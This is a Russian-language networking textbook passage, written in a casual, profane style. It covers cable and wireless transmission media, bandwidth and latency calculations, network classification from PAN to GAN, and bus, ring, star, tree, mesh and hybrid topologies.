Самая популярная среда для локальных сетей. Состоит из 8 проводов (4 пары), скрученных попарно. Скручивание уменьшает электромагнитные помехи (EMI).

Типы: - **UTP (Unshielded Twisted Pair)** — без экрана. Дешёвая, но чувствительна к помехам. - **STP (Shielded Twisted Pair)** — с экраном (фольгой). Защита от помех, но дороже. - **FTP (Foiled Twisted Pair)** — общий экран на все пары. - **S/FTP** — экран на всю оболочку + на каждую пару отдельно. Максимальная защита.

Категории (чем выше, тем лучше): - **Cat5e** — до 1 Гбит/с, частота 100 МГц, макс. длина 100 м. - **Cat6** — до 10 Гбит/с (на 55 м) или 1 Гбит/с (на 100 м), частота 250 МГц. - **Cat6a** — до 10 Гбит/с на 100 м, частота 500 МГц. - **Cat7** — до 10 Гбит/с, частота 600 МГц, обязательно экранированная. - **Cat8** — до 40 Гбит/с на 30 м, частота 2000 МГц.

Пример расчёта: Твой офис 80 метров в длину. Хочешь 10 Гбит/с между серверной и рабочими местами. Нужен кабель **Cat6a** или **Cat7**. Cat6 не подойдёт (только 55 м для 10 Гбит/с).

Коннектор: RJ-45 (8P8C) — тот самый "интернетный" разъём.

Ограничения: - Максимальная длина — **100 метров** (без репитера/свитча). - Чувствительность к электромагнитным помехам (особенно UTP).

2.1.2. Коаксиальный кабель (Coaxial)

Старая технология. Состоит из центрального проводника, изоляции, экрана и внешней оболочки. Раньше использовался в сетях Ethernet (10BASE2, 10BASE5), сейчас — в основном для кабельного ТВ и интернета (DOCSIS).

Характеристики: - Скорость: до 1 Гбит/с (DOCSIS 3.1). - Длина: до 500 метров (10BASE5) или 185 метров (10BASE2). - Помехоустойчивость: лучше, чем у витой пары.

Вердикт: В локальных сетях устарел. Витая пара и оптоволокно рулят.

2.1.3. Оптоволокно (Fiber Optic) — скорость света буквально

Оптоволокно передаёт данные с помощью **света** (лазера или светодиода). Это самая **быстрая** и **защищённая** среда передачи данных.

Типы: - **Одномодовое (Single-Mode, SMF)** — тонкое ядро (9 мкм), один луч света, дальность до **100 км** (и больше с усилителями), скорость до 100 Гбит/с и выше. Используется для магистралей (между городами, подводные кабели). - **Многомодовое (Multi-Mode, MMF)** — толстое ядро (50 или 62.5 мкм), несколько лучей, дальность до **2 км**, скорость до 10 Гбит/с. Используется внутри зданий, дата-центров.

Преимущества: - **Огромная пропускная способность** — до 100 Гбит/с и выше (400G, 800G уже существуют). - **Дальность** — десятки и сотни километров. - **Защита от помех** — свет не реагирует на электромагнитные помехи. - **Безопасность** — нельзя "подслушать" без физического доступа (в отличие от меди).

Недостатки: - **Дорого** — само волокно, коннекторы, оборудование. - **Сложный монтаж** — нужна сварка (фьюжн) или механические коннекторы. - **Хрупкость** — нельзя сильно гнуть (минимальный радиус изгиба ~30 мм).

Коннекторы: LC, SC, ST, FC, MTP/MPO (для многомодовых кабелей).

Пример: Подключил сервер в ЦОДе к свитчу через оптоволокно LC-LC (многомодовое OM4). Дистанция 300 метров, скорость 10 Гбит/с. На витой паре такое не провернёшь.

2.2. Беспроводные среды

2.2.1. Wi-Fi (IEEE 802.11)

Самая популярная беспроводная технология для локальных сетей.

Стандарты:

Стандарт	Год	Частота	Макс. скорость	Дальность (в помещении)
802.11b	1999	2.4 ГГц	11 Мбит/с	~30 м
802.11g	2003	2.4 ГГц	54 Мбит/с	~30 м
802.11n	2009	2.4/5 ГГц	600 Мбит/с	~50 м (2.4 ГГц)
802.11ac	2013	5 ГГц	3.5 Гбит/с	~30 м
802.11ax	2019	2.4/5/6 ГГц	9.6 Гбит/с	~30 м

Частоты: - **2.4 ГГц** — дальше проникает через стены, но медленнее. Забита соседскими роутерами (только 3 неперекрывающихся канала: 1, 6, 11). - **5 ГГц** — быстрее, больше каналов (19-25), но меньше дальность. Не проходит через стены. - **6 ГГц (Wi-Fi 6E)** — ещё больше каналов, меньше помех, но дальность ещё хуже.

Пример: Твой роутер с Wi-Fi 5 (802.11ac) выдаёт на бумаге 1.3 Гбит/с. На практике с телефона получишь ~400-500 Мбит/с на расстоянии 5 метров. Через две стены — уже 50-100 Мбит/с.

2.2.2. Bluetooth

Для **коротких дистанций** (до 10-100 метров, в зависимости от версии). Используется для беспроводных наушников, клавиатур, мышек, смартфонов.

Версии: - **Bluetooth 4.0 (BLE — Low Energy)** — до 1 Мбит/с, низкое энергопотребление. - **Bluetooth 5.0** — до 2 Мбит/с, дальность до 200 м (на открытом пространстве).

Пример: Твои AirPods используют Bluetooth 5.0. Качество звука зависит от кодека (AAC, aptX, LDAC). Максимальная скорость ~1-2 Мбит/с, что достаточно для музыки, но не для видео 4K.

2.2.3. Мобильная связь (3G, 4G LTE, 5G)

Для интернета через сотовую сеть.

Поколение	Год	Скорость (теория)	Скорость (практика)	Латентность
3G	2000	2-42 Мбит/с	1-5 Мбит/с	100-500 мс
4G LTE	2010	100-300 Мбит/с	20-100 Мбит/с	30-50 мс
5G	2020	1-10 Гбит/с	100-500 Мбит/с	1-10 мс

Пример: На даче нет проводного интернета. Вкупил 4G-модем Huawei B535. Провайдер обещает "до 150 Мбит/с", по факту получаешь 30-50 Мбит/с (зависит от удалённости от вышки, загруженности сети, погоды).

2.2.4. Спутниковая связь (Satellite)

Для **удалённых** мест, где нет ни проводов, ни мобильной связи (деревни, корабли, полярные станции).

Технологии: - **Геостационарные спутники (GEO)** — высота ~36000 км, большая задержка (~500-700 мс), но широкое покрытие. - **Низкоорбитальные спутники (LEO)** — высота ~500-2000 км, малая задержка (~20-40 мс). Пример: **Starlink** от SpaceX.

Пример: Подключился к Starlink. Скорость 100-200 Мбит/с (download), 10-30 Мбит/с (upload), пинг 20-50 мс. Но дорого (~\$100/мес + \$600 за оборудование).

3. Характеристики сред передачи данных

3.1. Пропускная способность (Bandwidth)

Это **максимальная** скорость передачи данных. Измеряется в **бит/с** (бит в секунду), Кбит/с, Мбит/с, Гбит/с.

Важно: Не путай с **throughput** (реальная скорость с учётом потерь и протоколов).

Пример: Твой интернет-канал 500 Мбит/с. Это bandwidth. Но реальный throughput (что ты качаешь в торренте) будет ~450-470 Мбит/с из-за накладных расходов протоколов (TCP/IP, Ethernet headers).

3.2. Задержка (Latency, Ping)

Время, за которое пакет доходит от отправителя до получателя. Измеряется в **миллисекундах (мс)**.

Компоненты задержки: - **Задержка распространения** — скорость света в среде (~200,000 км/с в оптоволокне vs 300,000 км/с в вакууме). - **Задержка передачи** — время, чтобы все биты пакета попали в канал (зависит от размера пакета и скорости канала). - **Задержка обработки** — маршрутизаторы, коммутаторы обрабатывают пакет. - **Задержка в очереди** — если канал занят, пакет ждёт своей очереди.

Пример: - **Игры (CS:GO, Dota 2)** — нужен **низкий** пинг (<50 мс). - **Стриминг Netflix** — пофиг на пинг, важен bandwidth. - **Видеозвонки (Zoom)** — важен и пинг (<100 мс), и стабильность.

Расчёт: Пакет летит из Москвы в Нью-Йорк (~7500 км). Скорость света в оптоволокне ~200,000 км/с. Минимальная задержка: $7500 / 200000 = 0.0375 \text{ с} = 37.5 \text{ мс}$. Но с учётом маршрутизаторов, очередей — пинг ~100-150 мс.

3.3. Помехоустойчивость (Noise Immunity)

Способность среды **не** реагировать на внешние помехи (электромагнитные поля, радиоволны, соседние кабели).

Рейтинг (от лучшего к худшему): 1. **Оптоволокно** — не реагирует на EMI вообще. 2. **Экранированная витая пара (STP)** — хорошая защита. 3. **Неэкранированная витая пара (UTP)** — средняя защита (скручивание пар помогает). 4. **Коаксиал** — неплохо, но уступает экранированной витой паре. 5. **Беспроводные среды (Wi-Fi)** — помехи от соседских роутеров, микроволновок, Bluetooth-устройств.

Пример: В серверной стоят мощные блоки питания и кондиционеры (электромагнитные помехи). Используй **STP Cat6a** или **оптоволокно**, а не UTP — иначе будут **потери пакетов**.

3.4. Дальность передачи

Максимальное расстояние, на которое можно передать данные без усиления сигнала.

Сравнение: - **Витая пара** — 100 м (дальше нужен свитч/репитер). - **Многомодовое оптоволокно** — 2 км. - **Одномодовое оптоволокно** — 100+ км (с усилителями — тысячи км). - **Wi-Fi 2.4 ГГц** — 50-100 м (в помещении). - **Wi-Fi 5 ГГц** — 30-50 м (в помещении). - **Bluetooth** — 10-100 м. - **4G LTE** — до 10 км (от вышки). - **5G** — до 1-2 км (высокочастотный mmWave).

Пример: Хочешь подключить склад (200 метров от офиса) к локальной сети. Варианты: 1. **Витая пара** — нужно 2 свитча посередине. Дорого и геморно. 2. **Оптоволокно** — один кабель, никаких усилителей. Дороже в монтаже, но надёжнее. 3. **Wi-Fi** — поставить точку доступа на середине. Скорость будет хуже, зато дешевле.

4. Практические примеры

Пример 1: Выбор кабеля для офиса

Задача: В офисе нужно соединить 2 этажа (расстояние 60 метров по вертикали). Требуется скорость 10 Гбит/с. Какой кабель выбрать?

Решение: - Витая пара Cat6 — до 10 Гбит/с на расстоянии до 55 м. У нас 60 м → не подходит. - Витая пара Cat6a — до 10 Гбит/с на расстоянии до 100 м. У нас 60 м → подходит. - Оптоволокно OM3 — до 10 Гбит/с на расстоянии до 300 м. У нас 60 м → подходит, но дороже.

Вывод: Берём Cat6a (дешевле) или оптоволокно (быстрее и на будущее).

Пример 2: Расчёт пропускной способности

Задача: В доме 5 человек. Каждый смотрит 4K-видео на Netflix (требует ~25 Мбит/с). Какая минимальная скорость интернета нужна?

Решение: $[\text{Скорость} = 5 \times 25 = 125 \text{ Мбит/с}]$

С учётом накладных расходов (протоколы, пинг, потери) добавь 20-30%:

$[125 \times 1.3 = 162.5 \text{ Мбит/с}]$

Вывод: Подключай тариф 200 Мбит/с (с запасом).

Пример 3: Расчёт задержки в оптоволокне

Задача: Оптоволоконный кабель длиной 50 км соединяет два города. Скорость света в оптоволокне ~200,000 км/с. Какова минимальная задержка?

Решение: $[\text{Задержка} = \frac{\text{Расстояние}}{\text{Скорость света}} = \frac{50 \text{ км}}{200,000 \text{ км/с}} = 0.00025 \text{ с} = 0.25 \text{ мс}]$

Вывод: Минимальная задержка 0.25 мс (только время распространения света, без учёта обработки в маршрутизаторах).

Пример 4: Сравнение Wi-Fi 5 ГГц и 2.4 ГГц

Задача: Твой роутер поддерживает обе частоты. К какой подключаться?

Параметр	2.4 ГГц	5 ГГц
Скорость	до 600 Мбит/с (802.11n)	до 3.5 Гбит/с (802.11ac)
Дальность	~50 м в помещении	~30 м в помещении
Помехи	Много (соседи, микроволновки)	Меньше (больше каналов)
Проникновение	Лучше через стены	Хуже через стены

Вывод: - Если ты рядом с роутером и нужна скорость → 5 ГГц. - Если ты далеко или через стены → 2.4 ГГц.

Пример 5: Расчёт максимальной длины сегмента витой пары

Задача: Свитч на 1 этаже, компьютер на 3 этаже (высота этажа 4 м, по горизонтали ещё 30 м). Можно ли использовать один кабель Cat6?

Решение: $[\text{Длина кабеля} = 2 \times 4 + 30 = 8 + 30 = 38 \text{ м}]$

Максимальная длина витой пары — 100 м. У нас 38 м → можно.

Ключевые термины и определения

- **NIC (Network Interface Card)** — сетевая карта, устройство для подключения компьютера к сети.
 - **MAC-адрес** — уникальный идентификатор сетевой карты (48 бит).
 - **Репитер** — устройство для усиления сигнала.
 - **Хаб (Hub)** — устройство, которое пересылает пакеты **всем** портам (устарело).
 - **Коммутатор (Switch)** — устройство, которое пересылает пакеты **только** нужному порту (Layer 2, работает с MAC-адресами).
 - **Маршрутизатор (Router)** — устройство для соединения сетей и выбора маршрута (Layer 3, работает с IP-адресами).
 - **Точка доступа (Access Point)** — устройство для создания Wi-Fi сети.
 - **Модем** — устройство для преобразования цифровых сигналов в аналоговые и обратно.
 - **Витая пара (Twisted Pair)** — кабель из 4 пар скрученных проводов. Категории: Cat5e, Cat6, Cat6a, Cat7, Cat8.
 - **UTP** — неэкранированная витая пара.
 - **STP** — экранированная витая пара.
 - **Оптоволокно (Fiber Optic)** — среда передачи данных с помощью света. Типы: одномодовое (SMF) и многомодовое (MMF).
 - **Bandwidth** — пропускная способность канала (Мбит/с, Гбит/с).
 - **Latency (Ping)** — задержка передачи пакета (мс).
 - **Throughput** — реальная скорость передачи данных с учётом потерь.
 - **Full-duplex** — одновременная передача и приём данных.
 - **Half-duplex** — либо передача, либо приём (по очереди).
 - **Коллизия** — ситуация, когда два устройства передают данные одновременно, и пакеты сталкиваются.
 - **802.11** — семейство стандартов Wi-Fi (a/b/g/n/ac/ax).
 - **MIMO (Multiple Input Multiple Output)** — технология использования нескольких антенн для увеличения скорости и надёжности.
-

Контрольные вопросы

1. **Чем отличается коммутатор (Switch) от маршрутизатора (Router)?** Приведи пример, когда нужен каждый из них.
 2. **Почему хабы (Hub) практически исчезли из современных сетей? Какие у них были проблемы?**
 3. **Твой домашний роутер поддерживает Wi-Fi на частотах 2.4 ГГц и 5 ГГц. В каких ситуациях лучше использовать каждую частоту?**
 4. **Расчётная задача:** Нужно соединить два здания на расстоянии 150 метров. Скорость должна быть 10 Гбит/с. Какие среды передачи данных подойдут? Обоснуй выбор.
 5. **Что такое NAT и зачем он нужен в домашнем роутере?** Приведи пример с IP-адресами.
 6. **Чем одномодовое оптоволокну отличается от многомодового? Где используется каждое?**
 7. **Расчётная задача:** Оптоволоконный кабель длиной 200 км соединяет два города. Скорость света в оптоволокне ~200,000 км/с. Какова минимальная задержка (latency) передачи пакета в одну сторону?
-

Заключение

Теперь ты знаешь, **как физически** передаются данные в сетях: - **Устройства**: сетевая карта, свитч, роутер, точка доступа — каждое со своей задачей. - **Среды**: витая пара (Cat5e-Cat8), оптоволокно (одномодовое/многомодовое), Wi-Fi (2.4/5 ГГц), мобильная связь (4G/5G). - **Характеристики**: пропускная способность (bandwidth), задержка (latency), помехоустойчивость, дальность.

В следующей главе разберём **топологию сетей** и **классификацию** (LAN, WAN, MAN, PAN). Stay tuned!

Глава 8.3. Классификация компьютерных сетей. Топология

Введение: От Bluetooth до интернета — размер имеет значение

Окей, чувак, мы уже прошли адресацию (IP, DNS, URL) и железяки с кабелями (свитчи, роутеры, оптоволокно). Теперь пора разобраться, как вообще **классифицируют** сети и что за хрень такая **топология**.

Потому что, блин, сеть между твоим ноутбуком и Bluetooth-мышкой — это **не то же самое**, что сеть из тысячи серверов в дата-центре Amazon, и уж точно не то же самое, что весь ебучий интернет.

Классификация сетей — это деление по **размеру** и **назначению**. А **топология** — это то, **как** устройства соединены друг с другом (физически и логически).

Связь с другими главами: - **Глава 8.01 (Адресация)** — IP-адреса для WAN/LAN - **Глава 8.02 (Сетевые компоненты)** — какое железо для какой топологии - **Глава 8.04 (Протоколы)** — TCP/IP для WAN, Ethernet для LAN - **Глава 8.07 (Модель OSI)** — топология работает на уровнях 1-2

1. Классификация сетей по территориальному охвату

Сети делят по **размеру** — от крохотных (Bluetooth между телефоном и наушниками) до гигантских (весь интернет).

1.1. PAN (Personal Area Network) — персональная сеть

Определение: Сеть для одного человека, в радиусе нескольких метров.

Технологии: - **Bluetooth** — наушники, мышки, клавиатуры, фитнес-браслеты - **USB** — кабельное подключение (флешки, принтеры) - **NFC (Near Field Communication)** — бесконтактная оплата, метки - **Zigbee** — умный дом (лампочки Philips Hue, датчики)

Дальность: 1-10 метров (Bluetooth), до 1 метра (NFC).

Пример: Ты сидишь за ноутбуком с Bluetooth-мышкой, AirPods в ушах, Apple Watch на руке, iPhone в кармане. Все эти устройства общаются между собой — это **PAN**.

Скорость: - Bluetooth 5.0: до 2 Мбит/с - USB 2.0: до 480 Мбит/с - USB 3.0: до 5 Гбит/с - USB 3.2: до 20 Гбит/с

Вердикт: Для **личных** устройств. Никаких серверов, никакого интернета (ну, разве что через телефон).

1.2. LAN (Local Area Network) — локальная сеть

Определение: Сеть внутри одного здания (дом, офис, школа, университет). Дальность до **1-2 км**.

Технологии: - **Ethernet** (проводная): витая пара Cat5e-Cat8, скорость 1-40 Гбит/с - **Wi-Fi** (беспроводная): 802.11ac/ax, скорость до 9.6 Гбит/с (теоретически)

Характеристики: - **Высокая скорость:** 1-10 Гбит/с (обычно) - **Низкая задержка:** <1 мс - **Малое количество устройств:** от 2 до 1000 - **Один владелец:** компания, домашняя сеть

Примеры: - **Домашняя сеть:** роутер + 2 компа + 3 смартфона + smart TV + холодильник с Wi-Fi - **Офисная сеть:** 50 компов + 10 принтеров + 5 серверов + свитчи - **Компьютерный класс:** 30 компов, подключённых к одному свитчу

Топология: Обычно **звезда** (все устройства подключены к центральному свитчу или роутеру).

Пример расчёта: В офисе 40 компов, каждый подключён к гигабитному свитчу (1 Гбит/с на порт). Все одновременно качают обновление Windows (каждому нужно 100 Мбит/с). Хватит ли пропускной способности?

Решение:
$$[\text{Нужно}] = 40 \times 100 = 4000 \text{ Мбит/с} = 4 \text{ Гбит/с}]$$

У свитча 40 портов \times 1 Гбит/с = **40 Гбит/с** суммарной пропускной способности (если **non-blocking**, т.е. backplane достаточно широкий). Так что **хватит**, но если у свитча backplane всего 20 Гбит/с, будет **bottleneck** (узкое место).

1.3. MAN (Metropolitan Area Network) — городская сеть

Определение: Сеть в пределах города или района, до 100 км.

Технологии: - **Оптоволокно** — магистраль провайдера - **WiMAX (Worldwide Interoperability for Microwave Access)** — беспроводная технология (сейчас устарела, вытеснена 4G/5G) - **Ethernet over Fiber** — подключение районов через оптику

Характеристики: - **Средняя скорость:** 100 Мбит/с – 10 Гбит/с (для клиентов) - **Задержка:** 1-10 мс - **Владелец:** провайдер (Ростелеком, МГТС, Билайн)

Примеры: - **Сеть провайдера:** узлы связи в разных районах города, соединённые оптоволоком - **Кабельное ТВ:** DOCSIS-сеть по коаксиалу на весь город - **Университетский кампус:** несколько зданий университета, соединённых оптикой

Вердикт: Это не интернет (интернет — это WAN), а сеть одной организации или одного провайдера в пределах города.

1.4. WAN (Wide Area Network) — глобальная сеть

Определение: Сеть в пределах страны или континента. Дальность от 100 км до десятков тысяч км.

Технологии: - **Оптоволокно** — подводные кабели (трансатлантические, транстихоокеанские) - **Спутниковая связь** — для удалённых регионов - **Магистральные каналы** — провайдеры уровня Tier 1 (AT&T, Level 3, Cogent, Hurricane Electric)

Характеристики: - **Скорость:** 1-100 Гбит/с (для магистральных каналов) - **Задержка:** 10-300 мс (зависит от расстояния) - **Владельцы:** множество провайдеров, соединённых пирингом (peering)

Примеры: - **Интернет** — самая известная WAN - **Сеть корпорации:** офисы Microsoft в Сиэтле, Москве, Пекине, соединённые выделенными каналами - **Банковская сеть:** филиалы Сбербанка по всей России, соединённые в одну сеть

Пример: Ты в Москве заходишь на сайт, хостящийся в Калифорнии (США). Данные летят через **WAN:** Москва → Франкфурт → Нью-Йорк → Калифорния. Расстояние ~10,000 км, задержка ~120-150 мс (пинг).

Расчёт задержки:
$$[\text{Задержка (только распространение света)}] = \frac{10000 \text{ км}}{200000 \text{ км/с}} = 0.05 \text{ с} = 50 \text{ мс}]$$

Но к этому добавляются маршрутизаторы (обработка пакетов), очереди, буферы → реальный пинг **100-150 мс**.

1.5. GAN (Global Area Network) — глобальная сеть планетарного масштаба

Определение: Сеть планетарного масштаба. По сути, это интернет.

Технологии: - **Все перечисленные выше** (LAN, MAN, WAN) - **Подводные оптоволоконные кабели** — 99% трафика между континентами идёт по дну океанов (да, не через спутники!) - **Internet Exchange Points (IXP)** — точки, где провайдеры обмениваются трафиком (например, MSK-IX в Москве, DE-CIX во Франкфурте)

Характеристики: - **Скорость:** от 1 Мбит/с (для пользователя) до 400 Гбит/с (для магистральных каналов) - **Задержка:** 1 мс (локально) до 500 мс (через спутник) - **Количество устройств:** миллиарды

Пример: **Интернет** — это сеть сетей. Твоя домашняя LAN → WAN провайдера → магистраль Tier 1 → подводный кабель → другая страна → дата-центр Google.

Забавный факт: Если перерезать подводные кабели между континентами, **интернет умрёт**. Спутники не справятся с трафиком (слишком малая пропускная способность и большая задержка).

Итоговая таблица: сравнение типов сетей

Тип	Дальность	Скорость	Задержка	Пример
PAN	1-10 м	1-480 Мбит/с	<1 мс	Bluetooth, USB
LAN	до 1-2 км	1-40 Гбит/с	<1 мс	Офис, дом, школа
MAN	до 100 км	100 Мбит/с–10 Гбит/с	1-10 мс	Сеть провайдера по городу
WAN	100 км – континенты	1-100 Гбит/с	10-300 мс	Интернет, корпоративная сеть
GAN	планетарный	1 Мбит/с – 400 Гбит/с	1-500 мс	Интернет


2. Топологии сетей: как устройства соединены

Топология — это схема соединения устройств в сети. Бывает **физическая** (как кабели проложены) и **логическая** (как данные передаются).

2.1. Шина (Bus) — все на одном проводе

Как работает: Все устройства подключены к **одному общему кабелю** (коаксиал). Сигнал распространяется **по всей шине**, и каждое устройство проверяет, адресован ли пакет ему.

Схема:



Технологии: 10BASE2, 10BASE5 (Ethernet на коаксиале, 1980-е годы).

Плюсы: - **Дешевизна** — один кабель на всех - **Простота** — легко добавить новое устройство

Минусы: - **Коллизии** — если два компа передают данные одновременно, пакеты сталкиваются - **Один разрыв — всё мертво** — если кабель порвался, вся сеть падает - **Низкая производительность** — все делят одну пропускную способность - **Небезопасно** — все видят трафик всех (сниффинг)

Вердикт: Динозавр. Умерла в 1990-х. Если кто-то предлагает тебе шинную топологию — смейся ему в лицо и уходи.

Пример расчёта: Шина 10BASE2 (10 Мбит/с). 5 компов одновременно передают данные. Какая скорость у каждого?


Решение:
$$[\text{Скорость на комп}] = \frac{10 \text{ Мбит/с}}{5} = 2 \text{ Мбит/с}]$$

Но на практике будет **ещё хуже** из-за коллизий и повторных передач.

2.2. Кольцо (Ring) — хоровод данных

Как работает: Устройства соединены в **замкнутый круг**. Данные идут **по кругу**, от одного устройства к другому, пока не дойдут до получателя.

Схема:



Технологии: - **Token Ring** (IBM, 1985) — передача токена (специальный пакет), кто имеет токен — тот может передавать данные - **FDDI (Fiber Distributed Data Interface)** — кольцо на оптоволокне, скорость 100 Мбит/с

Плюсы: - **Нет коллизий** — токен гарантирует, что только одно устройство передаёт данные - **Предсказуемая задержка** — каждый получает токен по очереди

Минусы: - **Один разрыв — всё мертво** (решается двойным кольцом, но дорого) - **Сложность** — добавление/удаление устройства требует остановки сети - **Задержка** — данные идут через все промежуточные устройства


Вердикт: **Вымерла** к концу 1990-х. Вытеснена Ethernet (звезда).

Пример: Сеть из 10 компов, кольцо FDDI (100 Мбит/с). Компьютер 1 отправляет данные компьютеру 6. Пакет идёт через компы 2, 3, 4, 5 → задержка **растёт** с количеством промежуточных узлов.

2.3. Звезда (Star) — король современных сетей

Как работает: Все устройства подключены к **центральному узлу** (свитч или роутер). Весь трафик идёт через этот узел.

Схема:



Технологии: Ethernet (витая пара + свитч), Wi-Fi (точка доступа).

Плюсы: - **Высокая производительность** — каждое устройство работает на полной скорости (full-duplex) - **Нет коллизий** — свитч разделяет трафик - **Отказ одного узла не убивает сеть** — сломался один комп → остальные работают - **Легко добавлять устройства** — воткнул кабель в свитч → готово

Минусы: - **Центральный узел — единая точка отказа** — если свитч сдох, вся сеть мертва - **Дороже** — нужен свитч (хаб не считается, он говно)

Вердикт: **Самая популярная** топология. 99% современных LAN — это звезда.

Пример расчёта: Офис из 20 компов, каждый подключён к гигабитному свитчу (24 порта, 1 Гбит/с на порт). Все одновременно копируют файлы на сервер (нужно по 100 Мбит/с). Хватит ли пропускной способности?

Решение:

Каждый комп → свитч: **1 Гбит/с** (достаточно для 100 Мбит/с).

Но свитч → сервер: только **1 Гбит/с**.


[$20 \times 100 = 2000 \text{ Мбит/с} = 2 \text{ Гбит/с}$]

Не хватает! Канал свитч → сервер = **bottleneck**. Решение: подключить сервер **двумя портами** (link aggregation, 2 Гбит/с) или использовать 10-гигабитный порт.

2.4. Дерево (Tree) — иерархия звёзд

Как работает: Несколько звёзд, соединённых в **иерархию**. Это типа звезда, но **масштабируемая**.

Схема:



Технологии: Ethernet с **многоуровневой** структурой (core → distribution → access).

Плюсы: - **Масштабируемость** — легко добавить новые свитчи - **Надёжность** — отказ одного свитча не убивает всю сеть (только его ветку)

Минусы: - **Сложнее** — больше оборудования, больше кабелей - **Стоимость** — нужно больше свитчей


Вердикт: Используется в **крупных** сетях (офисы на 500+ компов, университеты, дата-центры).

Пример: Компания на 3 этажах. На каждом этаже по свитчу (access layer), все этажные свитчи подключены к главному свитчу (core layer) в серверной.

2.5. Полносвязная топология (Mesh) — каждый с каждым

Как работает: Каждое устройство соединено **со всеми** остальными.

Схема (4 устройства):



Формула: Количество связей = $\frac{N \times (N-1)}{2}$, где N — количество устройств.

Плюсы: - **Максимальная надёжность** — если один канал сломался, данные пойдут другим путём - **Высокая производительность** — можно балансировать нагрузку между каналами

Минусы: - **Дорого как хер** — куча кабелей и портов - **Сложно масштабировать** — добавляешь 1 устройство → нужно N новых кабелей

Вердикт: Используется **только** в критичных системах (магистральные роутеры интернет-провайдеров, дата-центры), где нужна **максимальная надёжность**.

Пример расчёта: Сколько кабелей нужно для полносвязной сети из 10 роутеров?

Решение: $\text{Кабелей} = \frac{10 \times 9}{2} = 45$

Каждый роутер должен иметь **9 портов**. Если кабель стоит \$50, а порт \$100:


$\text{Стоимость} = 45 \times 50 + 10 \times 9 \times 100 = 2250 + 9000 = 11250 \text{ долларов}$

Охуенно дорого, но зато **надёжно**.

2.6. Гибридная топология — микс всего

Как работает: Комбинация разных топологий. Например, **звезда** на каждом этаже, а этажи соединены **кольцом** или **mesh**.

Схема:



Плюсы: - **Гибкость** — можешь подобрать оптимальное решение для каждой части сети - **Масштабируемость**

Минусы: - **Сложность** — труднее проектировать и поддерживать

Вердикт: Самая **реалистичная** топология для больших сетей.

Пример: Корпоративная сеть: - **Офисы** — звезда (витая пара + свитчи) - **Серверная** — mesh (свитчи соединены между собой для надёжности) - **Удалённые филиалы** — WAN (VPN через интернет)

Итоговая таблица: сравнение топологий

Топология	Надёжность	Стоимость	Масштабируемость	Производительность	Статус
Шина	Низкая	Низкая	Плохая	Низкая	Вымерла
Кольцо	Средняя	Средняя	Средняя	Средняя	Вымерла
Звезда	Высокая	Средняя	Отличная	Высокая	Король 🏰
Дерево	Высокая	Высокая	Отличная	Высокая	Для больших
Mesh	Максимальная	Очень высокая	Плохая	Максимальная	Для критичных
Гибридная	Зависит	Зависит	Отличная	Высокая	Реальность

3. Физическая vs логическая топология

Физическая топология — это **как** физически проложены кабели.

Логическая топология — это **как** передаются данные.

Пример:

- **Физическая топология: звезда** — все кабели сходятся в центральный свитч.
- **Логическая топология: шина** — данные всё равно рассылаются всем устройствам (если используется хаб вместо свитча).

Но если используется **свитч**, то: - **Физическая: звезда** - **Логическая: тоже звезда** (данные идут только нужному получателю)

Вывод: Не путай физику и логику. Современные сети обычно **физически и логически** — звезда.

4. Характеристики топологий

4.1. Надёжность (Reliability)

Вопрос: Что будет, если один узел/кабель сломается?

- **Шина, кольцо** → вся сеть мертва
- **Звезда** → только один узел недоступен (но если центральный свитч сдох → всё мертво)
- **Mesh** → найдётся альтернативный путь

Пример: В офисе 50 компов, подключённых через **один свитч**. Свитч сгорел → все 50 компов без сети. Решение: **резервный свитч** (redundancy).

4.2. Масштабируемость (Scalability)

Вопрос: Насколько легко добавить новые устройства?

- **Шина** → средне (нужно врезаться в кабель)
- **Кольцо** → хуёво (нужно остановить сеть)
- **Звезда** → легко (воткнул кабель в свитч)
- **Mesh** → хреново (нужно N новых кабелей)

Вердикт: Звезда — **самая масштабируемая**.

4.3. Стоимость (Cost)

Вопрос: Сколько стоит построить сеть?

- **Шина** → дёшево (один кабель)
- **Звезда** → средне (нужен свитч + кабели от каждого узла)
- **Mesh** → дорого как ебать (куча кабелей и портов)

Пример расчёта: Офис на 20 компов. Сколько стоит звезда vs mesh?

